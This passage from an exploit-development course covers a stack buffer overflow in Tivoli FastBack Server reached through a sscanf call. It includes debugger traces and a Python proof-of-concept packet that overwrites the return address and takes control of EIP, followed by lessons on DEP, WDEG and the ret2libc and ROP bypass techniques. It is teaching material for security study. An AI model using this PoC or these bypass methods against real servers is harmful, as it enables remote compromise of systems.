0:003> dd 0602c890
0602c890  00000000 00000100 00000100 00000200
0602c8a0  00000300 00000300 41414141 06ff1c08
0602c8b0  9b7083b6 081d6f84 4c435846 534d5f49
0602c8c0  00005147 00000000 00000000 00000000
0602c8d0  00000000 00000000 00000000 00000000
0602c8e0  00000000 00000000 00000000 00000000
0602c8f0  00000000 00000000 00000000 00000000
0602c900  00000000 00000000 00000000 00000000

0:003> dd 0db53b30
0db53b30  42424242 42424242 42424242 42424242
0db53b40  42424242 42424242 42424242 42424242
0db53b50  42424242 42424242 42424242 42424242
0db53b60  42424242 42424242 42424242 42424242
0db53b70  42424242 42424242 42424242 42424242
0db53b80  42424242 42424242 42424242 42424242
0db53b90  42424242 42424242 42424242 42424242
0db53ba0  42424242 42424242 42424242 42424242

0:003> dd 0db4d980
0db4d980  44444444 44444444 44444444 44444444
0db4d990  44444444 44444444 44444444 44444444
0db4d9a0  44444444 44444444 44444444 44444444
0db4d9b0  44444444 44444444 44444444 44444444
0db4d9c0  44444444 44444444 44444444 44444444
0db4d9d0  44444444 44444444 44444444 44444444
0db4d9e0  44444444 44444444 44444444 44444444
0db4d9f0  44444444 44444444 44444444 44444444
```

Listing 428 - Arguments for FXCLI_SetConfFileChunk

With wide control over the content of the arguments, it is definitely worth investigating the target function.

Examining the *FXCLI_SetConfFileChunk* function, we find a call to *sscanf*[297] (Figure 131). This function is interesting because, depending on its input arguments, it can produce a memory corruption vulnerability. Let's investigate how this works.

[297] (cplusplus, 2020), http://www.cplusplus.com/reference/cstdio/sscanf/




Figure 131: Basic block with sscanf call

The following listing shows *sscanf* function prototype[298]:

```
int sscanf(const char *buffer, const char *format, ... );
```

Listing 429 - Function prototype for sscanf

The first argument (**buffer*) is the source buffer. The second argument (**format*) is a format string specifier,[299] which decides how the source buffer is interpreted. Depending on the format string specifier, the source buffer is split and copied into the optional argument buffers given as "…" in Listing 429.

We can understand this better by performing dynamic analysis. We'll single step up to the call and dump the arguments from the stack:

```
eax=0dafe310 ebx=0602a890 ecx=0dafe204 edx=0db53b30 esi=0602a890 edi=00669360
eip=00578d4b esp=0dafdbc0 ebp=0dafe314 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
FastBackServer!FXCLI_SetConfFileChunk+0x40:
00578d4b e8d5e70e00      call    FastBackServer!sscanf (00667525)

0:003> dd esp L7
0dafdbc0  0db53b30 0085b0dc 0dafe204 0dafe310
0dafdbd0  0dafdffc 0dafe308 0dafe30c

0:003> dd 0db53b30
0db53b30  42424242 42424242 42424242 42424242
0db53b40  42424242 42424242 42424242 42424242
0db53b50  42424242 42424242 42424242 42424242
0db53b60  42424242 42424242 42424242 42424242
0db53b70  42424242 42424242 42424242 42424242
0db53b80  42424242 42424242 42424242 42424242
0db53b90  42424242 42424242 42424242 42424242
0db53ba0  42424242 42424242 42424242 42424242

0:003> da 0085b0dc
```

[298] (TutorialsPoint, 2020), https://www.tutorialspoint.com/c_standard_library/c_function_sscanf.htm

[299] (GeeksforGeeks, 2020), https://www.geeksforgeeks.org/format-specifiers-in-c/

```
0085b0dc  "File: %s From: %d To: %d ChunkLo"
0085b0fc  "c: %d FileLoc: %d"
```

Listing 430 - Arguments for sscanf

The output in Listing 430 shows that the source buffer is the first *psCommandBuffer* and the format string specifier is the highlighted ASCII string.

We can identify how the format string specifier is interpreted by going through each "%" sign in the ASCII string. First, *%s* means that the source buffer must contain a null-terminated string. This string will be copied into the address supplied in the third argument.

Next, the *%d* specifier means that we read a decimal integer after the null-terminated string and copy it into the address supplied by the fourth argument, and so forth.

If a vulnerability is present, we'll find it in the copy of the null-terminated string because no size parameter is supplied in the call to *sscanf* and no validation is performed on the input. There is also no way of knowing beforehand how large the destination buffer supplied by the third argument must be.

We can supply a network packet up to 0x4400 bytes in size, consisting of a *psCommandBuffer* up to 0x43CC bytes. If the destination buffer is smaller than this, we can overflow it and write beyond it. Additionally, if the destination buffer is on the stack at a lower address than a return address, we can leverage it to gain control of EIP.

From Listing 431, we observe that the destination buffer is within the upper and lower bounds of the stack:

```
0:003> dd esp L7
0dafdbc0  0db53b30 0085b0dc 0dafe204 0dafe310
0dafdbd0  0dafdffc 0dafe308 0dafe30c

0:003> !teb
TEB at 0035d000
    ExceptionList:        0db5ff38
    StackBase:            0db60000
    StackLimit:           0dafd000
    SubSystemTib:         00000000
...
```

Listing 431 - Destination buffer is on the stack

Next, we need to find the distance from the destination buffer to a return address and determine if it is less than 0x43CC bytes:

```
0:003> k
 # ChildEBP RetAddr
00 0dafe314 00572e57 FastBackServer!FXCLI_SetConfFileChunk+0x40
01 0db5fe98 0056a21f FastBackServer!FXCLI_OraBR_Exec_Command+0x69a1
02 0db5feb4 00581366 FastBackServer!FXCLI_C_ReceiveCommand+0x130
03 0db5fef0 0048ca98 FastBackServer!FX_AGENT_Cyclic+0x116
04 0db5ff48 006693e9 FastBackServer!ORABR_Thread+0xef
05 0db5ff80 76449564 FastBackServer!_beginthreadex+0xf4
06 0db5ff94 772d293c KERNEL32!BaseThreadInitThunk+0x24
07 0db5ffdc 772d2910 ntdll!__RtlUserThreadStart+0x2b
08 0db5ffec 00000000 ntdll!_RtlUserThreadStart+0x1b
```

```
0:003> dds 0dafe314 L2
0dafe314  0db5fe98
0dafe318  00572e57 FastBackServer!FXCLI_OraBR_Exec_Command+0x69a1

0:003> ? 0dafe318 - 0dafe204
Evaluate expression: 276 = 00000114
```

Listing 432 - Call stack and distance to return address

In this instance, the distance from the destination buffer to the first return address is only 0x114 bytes. We can easily craft a packet that will overflow its limits.

The source buffer must be crafted according to the *sscanf* format string, which the API uses to parse each value. The first portion of the *psCommandBuffer* buffer must contain a very large ASCII string after the "File:" marker.

Let's draft a simple PoC using a length of 0x200. We can ignore the second and third *psCommandBuffers*, as shown in Listing 433.

```
import socket
import sys
from struct import pack

# psAgentCommand
buf = bytearray([0x41]*0xC)
buf += pack("<i", 0x534)  # opcode
buf += pack("<i", 0x0)    # 1st memcpy: offset
buf += pack("<i", 0x200)  # 1st memcpy: size field
buf += pack("<i", 0x0)    # 2nd memcpy: offset
buf += pack("<i", 0x100)  # 2nd memcpy: size field
buf += pack("<i", 0x0)    # 3rd memcpy: offset
buf += pack("<i", 0x100)  # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
formatString = b"File: %s From: %d To: %d ChunkLoc: %d FileLoc: %d" %
(b"A"*0x200,0,0,0,0)
buf += formatString

# Checksum
buf = pack(">i", len(buf)-4) + buf
...
```

Listing 433 - Proof of concept to trigger the sscanf call

The format string buffer is created through the `%` Python format string operator.[300] Lastly, the checksum value must match the length of the packet, so it is dynamically calculated at the end of Listing 433.

Let's test this. We'll remove the existing breakpoints, set a new one on the call to *sscanf*, and then execute our PoC:

[300] (Joanna Jablonski, 2019), https://realpython.com/python-f-strings/

```
0:068> bc

0:068> bp FastBackServer!FXCLI_SetConfFileChunk+0x40

0:068> g
Breakpoint 0 hit
eax=0d79e310 ebx=060cc190 ecx=0d79e204 edx=0d7f3b30 esi=060cc190 edi=00669360
eip=00578d4b esp=0d79dbc0 ebp=0d79e314 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
FastBackServer!FXCLI_SetConfFileChunk+0x40:
00578d4b e8d5e70e00      call    FastBackServer!sscanf (00667525)

0:001> dd esp L7
0d79dbc0  0d7f3b30 0085b0dc 0d79e204 0d79e310
0d79dbd0  0d79dffc 0d79e308 0d79e30c

0:001> da 0d7f3b30
0d7f3b30  "File: AAAAAAAAAAAAAAAAAAAAAAAAA"
0d7f3b50  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d7f3b70  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d7f3b90  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d7f3bb0  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d7f3bd0  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d7f3bf0  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d7f3c10  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d7f3c30  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d7f3c50  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d7f3c70  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0d7f3c90  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
```

Listing 434 - Crafted arguments set up for sscanf call

The line highlighted in Listing 434 shows the format string correctly set up with a very long ASCII string following the "File:" marker.

Let's analyze the call stack before and after the call to *sscanf* to check if we can successfully overwrite the return address on the stack:

```
0:001> k L4
 # ChildEBP RetAddr
00 0d79e314 00572e57 FastBackServer!FXCLI_SetConfFileChunk+0x40
01 0d7ffe98 0056a21f FastBackServer!FXCLI_OraBR_Exec_Command+0x69a1
02 0d7ffeb4 00581366 FastBackServer!FXCLI_C_ReceiveCommand+0x130
03 0d7ffef0 0048ca98 FastBackServer!FX_AGENT_Cyclic+0x116

0:001> p
eax=00000001 ebx=060cc190 ecx=0d79db98 edx=0d79db98 esi=060cc190 edi=00669360
eip=00578d50 esp=0d79dbc0 ebp=0d79e314 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FXCLI_SetConfFileChunk+0x45:
00578d50 83c41c          add     esp,1Ch

0:001> k
 # ChildEBP RetAddr
00 0d79e314 41414141 FastBackServer!FXCLI_SetConfFileChunk+0x45
WARNING: Frame IP not in any known module. Following frames may be wrong.
```

```
01 0d79e318 41414141 0x41414141
02 0d79e31c 41414141 0x41414141
03 0d79e320 41414141 0x41414141
04 0d79e324 41414141 0x41414141
05 0d79e328 41414141 0x41414141
06 0d79e32c 41414141 0x41414141
...
```

Listing 435 - Executing sscanf and triggering vulnerability

Excellent! The return address has been overwritten.

Finally, we can let execution continue and exit the current function to gain control of EIP:

```
0:001> g
(1ab0.1320): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=060cc190 ecx=0d79ca70 edx=77301670 esi=060cc190 edi=00669360
eip=41414141 esp=0d79e31c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??              ???
```

Listing 436 - Obtaining control of EIP

This proves the presence of a vulnerability with a high probability of exploitability.

In this section, we reverse engineered opcode 0x534 and found a bug that will likely lead to remote code execution. Since this is only one of many possible opcodes, several other vulnerabilities may exist in this application.

In the following modules, we will revisit the Tivoli application and learn how to exploit these vulnerabilities to obtain remote code execution despite the presence of various security mitigations.

8.4.2.1 Exercises

1. Update the PoC to follow the execution path related to opcode 0x534 and trace the initial comparisons in WinDbg and IDA Pro.
2. Inside the function *FXCLI_SetConfFileChunk*, examine and understand the arguments for the *sscanf* call.
3. Update the PoC to overflow the destination buffer and overwrite the return address on the stack.
4. Obtain control of EIP.

8.4.2.2 Extra Mile

Modify the PoC to use a different opcode and locate another vulnerability in the FastBackServer application.

8.4.2.3 Extra Mile

Note: This exercise is not for the faint of heart. You will have to Try Harder!

Install an evaluation edition of Faronics Deep Freeze Enterprise Server from C:\Installers\Faronics. Anything can be entered as the customization code.

Once the application is installed, use TCPView to locate listening ports for the DFServerService.exe application. Combine dynamic analysis using WinDbg and static analysis with IDA Pro to reverse engineer the network protocol and locate some of the multiple vulnerabilities in this application, including denial of service, memory corruption, and logical bugs. There are more than 15 vulnerabilities to find!

Create a PoC script to trigger at least one of the memory corruption vulnerabilities.

Note: The DFServerService.exe executable is packed with a UPX packer.[301] IDA Pro is not able to parse it.

Since this concept is not covered in this course, you can either use the PE.Explorer_setup.exe installer present in C:\Installers\UPX to install unpacking software, or use the already unpacked executable DFServerServiceUnpacked.exe also located in the C:\Installers\UPX folder.

8.5 Wrapping Up

In this module, we practiced the entire reverse engineering process: from application installation and enumeration, to protocol reverse engineering, all the way through identifying vulnerabilities.

We reached our goal of understanding how to combine static and dynamic analysis to understand a program's behavior and find vulnerabilities. This technique helps us reverse engineer server applications that do not use dynamic scripting languages.

In the following modules, we will take advantage of the vulnerabilities found in FastBackServer to develop exploits that bypass various modern security mitigations in Windows.

[301] (The UPX Team, 2020), https://upx.github.io/

9 Stack Overflows and DEP Bypass

In previous modules, we developed various exploits and only had to worry about *SafeSEH*. With the arrival of Windows XP SP2, Microsoft adopted another security feature called *Data Execution Prevention* (DEP).[302] This was the beginning of a vast array of mitigations.

In this module, we will dig into DEP and learn how to bypass it. This is an essential part of exploit development for most new binary vulnerabilities. We will reuse the vulnerabilities discussed in the previous module and continue to use the *Tivoli FastBack* backup software as our case study.

First, we must understand what DEP is and how it works in Windows. Then we will return to our case study and craft an exploit to bypass DEP and obtain remote code execution.

Tivoli FastBack does not make use of DEP natively, so we will manually enable it in this module.

9.1 Data Execution Prevention

To exploit a traditional stack overflow vulnerability, we would place our shellcode in the buffer that overwrites the stack. Then, we would locate and use an assembly instruction like "JMP ESP", which effectively transfers execution to the stack.

DEP was created to mitigate this type of exploit technique. It was invented with hardware support from Intel CPUs and eventually implemented in the Windows operating system in 2003. In the next section, we will delve into the specifics of the mitigation and learn how a typical exploit will fail with this protection in place.

9.1.1 DEP Theory

Microsoft introduced DEP in Windows XP Service Pack 2 and Windows Server 2003 Service Pack 1 as a new security feature to prevent code execution from a non-executable memory region.

On compatible CPUs, DEP sets the non-executable (NX) bit that distinguishes between code and data areas in memory. An operating system supporting the NX bit can mark certain areas of memory non-executable, meaning the CPU won't execute any code residing there. This technique can be used to prevent malware from injecting code into another program's data storage area and then running that code.

At a global level, the operating system can be configured through the */NoExecute* option in boot.ini (Windows XP) or through **`bcdedit.exe`**, (from Windows Vista and above) to run in one of four modes.

- OptIn: DEP is enabled for system processes and custom-defined applications only.
- OptOut: DEP is enabled for everything except specifically exempt applications.
- AlwaysOn: DEP is permanently enabled.
- AlwaysOff: DEP is permanently disabled.

[302] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention

It's interesting to note that, in some cases, DEP can be enabled or disabled on a per-process basis at execution time. The routine that implements this feature, *LdrpCheckNXCompatibility*, resides in **ntdll.dll** and performs various checks to determine whether or not NX support should be enabled for the process.

As a result of these checks, a call to *NtSetInformationProcess* (within **ntdll.dll**) is issued to enable or disable DEP for the running process. This feature was introduced by Microsoft to minimize application compatibility issues.

> *It is worth noting that Windows client operating systems like Windows 7 and Windows 10, have OptIn as the default setting. Windows server editions like Windows Server 2012 or Windows Server 2019 have AlwaysOn as the default setting.*

To watch DEP in action, we are going to open Notepad and attach WinDbg to it . We can then use the WinDbg **`!vprot`**[303] command to display the memory protections of a given address.

First, we will dump the memory protections associated with the address in EIP, which will be inside the code section of **ntdll.dll**.

```
0:006> !vprot eip
BaseAddress:       77901000
AllocationBase:    77870000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        00087000
State:             00001000  MEM_COMMIT
Protect:           00000020  PAGE_EXECUTE_READ
Type:              01000000  MEM_IMAGE
```

Listing 437 - Dumping memory protections for a code page

This memory page has a protection setting called *PAGE_EXECUTE_READ*, which means that it is both executable and readable.

We can issue the same command on the address in ESP:

```
0:006> !vprot esp
BaseAddress:       0101f000
AllocationBase:    00fe0000
AllocationProtect: 00000004  PAGE_READWRITE
RegionSize:        00001000
State:             00001000  MEM_COMMIT
Protect:           00000004  PAGE_READWRITE
Type:              00020000  MEM_PRIVATE
```

Listing 438 - Dumping memory protections for a stack page

Here we find that the memory address is only writable and readable.

[303] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/-vprot

These memory protections must be enforced by the CPU through DEP to have any effect. To check if DEP is enabled, we can use the *Narly*[304] WinDbg extension and run the **!nmod** command to dump enabled mitigations.

```
0:006> .load narly

0:006> !nmod
01030000 0106f000 notepad  /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\notepad.exe
...
```

Listing 439 - Dumping security features for Notepad

Narly detects the security features by parsing the PE header. In listing 439, the SafeSEH, ASLR, and DEP memory protections are enabled. We won't worry about ASLR protection in this module, but we will verify DEP by simulating an exploit.

We will do this by writing a dummy shellcode of four NOPs on the stack and then copying the current stack address into EIP and single step over the first NOP:

```
0:006> ed esp 90909090

0:006> r eip = esp

0:006> r
eax=002d6000 ebx=00000000 ecx=77939bc0 edx=01008802 esi=77939bc0 edi=77939bc0
eip=0101f7c8 esp=0101f7c8 ebp=0101f7f4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0101f7c8 90              nop

0:006> p
(1d60.120c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=002d6000 ebx=00000000 ecx=77939bc0 edx=01008802 esi=77939bc0 edi=77939bc0
eip=0101f7c8 esp=0101f7c8 ebp=0101f7f4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
0101f7c8 90              nop
```

Listing 440 - Access violation when executing dummy shellcode

The execution is blocked and the operating system throws an access violation. In this case, DEP blocks our basic stack buffer overflow simulation.

Before we start working on bypassing DEP, we will cover a feature in Windows 10 called *Windows Defender Exploit Guard*, which will allow us to enforce DEP for the Tivoli FastBack server.

9.1.1.1 Exercises

1. Launch Notepad and attach WinDbg to it.
2. Check the memory protections of the memory pages currently pointed to by both ESP and EIP.
3. Verify the presence of DEP by using Narly.

[304] (James Johnson, 2011), https://github.com/d0c-s4vage/narly/blob/master/narly/ReadMe.txt

4. Write a dummy shellcode to the stack and modify EIP to try to execute it. Observe the access violation due to DEP.

9.1.2 Windows Defender Exploit Guard

Before we start discussing how to bypass DEP, let's turn our attention to the Tivoli FastBack server application, where we previously found vulnerabilities.

If the VM has been reverted, we will need to install the software again, and then attach WinDbg to it. Once that is done, we can use Narly to determine if DEP is enabled:

```
0:066> !nmod
...
00400000 00c0c000 FastBackServer       /SafeSEH OFF                C:\Program
Files\Tivoli\TSM\FastBack\server\FastBackServer.exe
...
```

Listing 441 - DEP is not enabled for FastBack

The output presented in Listing 441 reveals that DEP is not enabled.

To enable DEP, we can either modify the operating system settings and set DEP to AlwaysOn, or use another security feature.

In 2009, Microsoft released the *Enhanced Mitigation Experience Toolkit* (EMET)[305] software package, which allows an administrator to enforce different mitigations even if the application was compiled without them. With EMET, it is possible to enable DEP for the FastBack server process without affecting other parts of the operating system.

Microsoft deprecated EMET with the release of the Windows 10 Fall Creators Update. From that version of Windows 10 and forward, EMET was effectively embedded in the operating system and renamed to *Windows Defender Exploit Guard* (WDEG).[306] We'll use WDEG to enable DEP for the FastBack server.

> *EMET and WDEG provide additional mitigations, and while we will come back to some of them in later modules, most are out of scope for this course.*

To use WDEG, we open *Windows Defender Security Center*, as shown in Figure 132.

[305] (Microsoft, 2017), https://support.microsoft.com/en-us/help/2458544/the-enhanced-mitigation-experience-toolkit

[306] (Microsoft, 2017), https://www.microsoft.com/security/blog/2017/10/23/windows-defender-exploit-guard-reduce-the-attack-surface-against-next-generation-malware/




Figure 132: Searching for Windows Defender Security Center

In the new window, we will open *App & browser control*, scroll to the bottom, and click on *Exploit protection settings*. This opens the main WDEG window.




Figure 133: WDEG main window

To specify mitigations for a single application, we will choose the *Program settings* tab, click *Add program to customize*, and select *Choose exact file path* as shown in Figure 134.




Figure 134: Selecting application to protect

In the file dialog window, we will navigate to **C:\Program Files\Tivoli\TSM\FastBack\server** and select **FastBackServer.exe**. In the new settings menu, we will scroll down to "Data Execution Prevention (DEP)" and enable it by ticking the *Override system settings* box, as shown in Figure 135.




Figure 135: Selecting application to protect

After accepting the settings, we need to restart the FastBackServer service to have the changes take effect. If we were to attach WinDbg to the FastBack application and use Narly, it would still not report that DEP is enabled because Narly only presents information parsed from the executable.

We can test the presence of DEP by once again writing some dummy shellcode on the stack and then manually modifying the EIP register to execute it.

```
0:066> ed esp 90909090

0:066> r eip = esp
```

```
0:066> p
(7a8.1310): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00240000 ebx=00000000 ecx=77939bc0 edx=77939bc0 esi=77939bc0 edi=77939bc0
eip=0b93ff54 esp=0b93ff54 ebp=0b93ff80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
0b93ff54 90              nop
```

Listing 442 - Access violation in FastBack Server due to DEP

WDEG allowed us to enable DEP for Tivoli, even though it was not compiled into it and without affecting other elements of the operating system.

Now that we know a bit about how Data Execution Prevention works and have it enabled for our case study, let's begin learning how it can be bypassed.

9.1.2.1 Exercises

1. Use Narly to view the missing DEP mitigation from FastBack Server.
2. Open WDEG and enable DEP for Tivoli FastBack server.

9.2 Return Oriented Programming

As with most security features, one of the first questions we want to ask ourselves is, "how can we bypass it?". To answer this question, we must start from the origins of DEP.

The first techniques to bypass DEP were developed on Linux and called *return-to-libc* (ret2libc).[307] Once Windows introduced DEP, the concept behind ret2libc was adapted to work on it as well. Over the years, the technique was expanded, and the commonly-used *Return Oriented Programming* (ROP)[308] method was developed.

In the following sections, we will first examine the ret2libc technique as it was adapted to Windows, then we will dig into ROP and examine how to implement it as part of an exploit.

9.2.1 Origins of Return Oriented Programming Exploitation

Exploit developers first abused the fact that DEP can be disabled on a per-process basis.

The idea is to invoke the *NtSetInformationProcess*[309] API, which resides in a memory region that is already executable. With this, an attacker could disable DEP before executing their shellcode.

This works by replacing the commonly-used JMP ESP assembly instruction with the memory address of *NtSetInformationProcess*. Additionally, we also have to place the required arguments on the stack as part of the overwrite.

---

[307] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Return-to-libc_attack

[308] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Return-oriented_programming

[309] (Tomasz Nowak, 2000), https://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%20Functions%2FNT%20Objects%2FProcess%2FNtSetInformationProcess.html

Once the *NtSetInformationProcess* API finishes, DEP is disabled, and we can jump to our shellcode again.

Other attack variations have been widely used in public exploits. One such attack uses the *WinExec*[310] function to execute commands on the vulnerable system. While this is useful, it is not as effective as having arbitrary shellcode execution.

To mitigate the bypass through *NtSetInformationProcess*, Microsoft implemented a mechanism called *Permanent DEP*. From Vista SP1 and XP SP3 onward, any executable linked with the */NXCOMPAT* flag[311] during compilation is automatically set as OptIn. This ensures that DEP can't be disabled for the entire runtime duration of the process.

This method has the same effect as the AlwaysOn system policy, but on a per-process basis. Directly calling the new *SetProcessDEPPolicy*[312] API from the application itself yields the same results.

From the attacker's perspective, this means it isn't possible to disable DEP for the entire process. The only option then, is to circumvent the Operating System NX checks.

9.2.2 Return Oriented Programming Evolution

The concept of Return Oriented Programming for exploitation was introduced by Sebastian Krahmer in the paper "x86-64 buffer overflow exploits, and the borrowed code chunks exploitation technique".[313] It was further developed by Hovav Shacham[314] and Pablo Solé.[315]

This technique allows a ret2libc attack to be mounted on x86/x64 executables without calling any functions. Instead of returning to the beginning of a function and simulating a call, we can return to any instruction sequence in the executable memory pages that ends with a return.

Address Space Layout Randomization can impact and limit this technique. We will cover this in-depth in a later module.

By combining a large number of short instruction sequences, we can build *gadgets* that allow arbitrary computation and perform higher-level actions, such as writing content to a memory location (Figure 136).

